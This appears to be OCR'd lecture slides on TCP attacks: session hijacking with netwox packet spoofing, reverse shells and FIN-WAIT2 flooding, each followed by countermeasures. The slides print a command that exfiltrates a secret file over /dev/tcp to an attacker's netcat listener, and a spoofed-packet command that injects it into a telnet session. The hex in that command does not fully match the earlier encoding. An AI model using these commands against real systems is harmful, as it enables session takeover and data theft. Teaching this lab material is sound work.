                                  /dev/tcp/10.0.2.16/9090
```

Session Hijacking: Steal a Secret

“cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection.
The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

Launch the TCP Session Hijacking Attack

- Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```

- Netwox tool 40 allows us to set each single field of a TCP packet.

```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
```

Launch the TCP Session Hijacking Attack

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
     --tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
     --tcp-data "0a636174202f686f6d652f736565642f7365637265742e20
                 2f6465762f7463702f31302e302e322e31362f393039300a"
```

What happens to the actual client and server after the hijacked packet is sent?

2540	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2528#1] telnet > 44427
2541	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2542	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2543	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2541#1] telnet > 44427
2544	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2545	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2546	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2544#1] telnet > 44427
2547	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2548	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2549	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2547#1] telnet > 44427
2550	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...

Reverse shell


- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

Defending Against Session Hijacking

- Making it difficult for attackers to spoof packets
  - Randomize source port number
  - Randomize initial sequence number
  - Not effective against local attacks
- Encrypting payload


FIN-WAIT2 Flooding Attack

A typical TCP closure




FIN-WAIT2 Flooding Attack

A typical TCP closure




Skipping the LAST_ACK



FIN-WAIT2 Flooding Attack

A typical TCP closure




There is no limit on the amount of time that a TCP will remain in the FIN_WAIT 2 state.

Attack: Create a large number of connections with a server. Force The server to close connections, and then ignore the connection after CLOSE_WAIT.

This results in memory exhaustion attacks.

Skipping the LAST_ACK



FIN-WAIT2 Flooding Attack


A typical TCP closure

There is no limit on the amount of time that a TCP will remain in the FIN_WAIT 2 state.


Attack: Create a large number of connections with a server. Force The server to close connections, and then ignore the connection after CLOSE_WAIT.

This results in memory exhaustion attacks.

Since the application has terminated the connection, therefore Memory exhaustion takes place in the kernel (TCP stack) and not in the application.



Skipping the LAST_ACK



Countermeasures for FIN-WAIT2 Flooding

- Enforce limits on the number of connections with no user-space controlling process
- Setting a maximum number of on-going connections

- Enforce limits on the duration of FIN-WAIT2 state.
  - If FIN does not arrive, then abort connection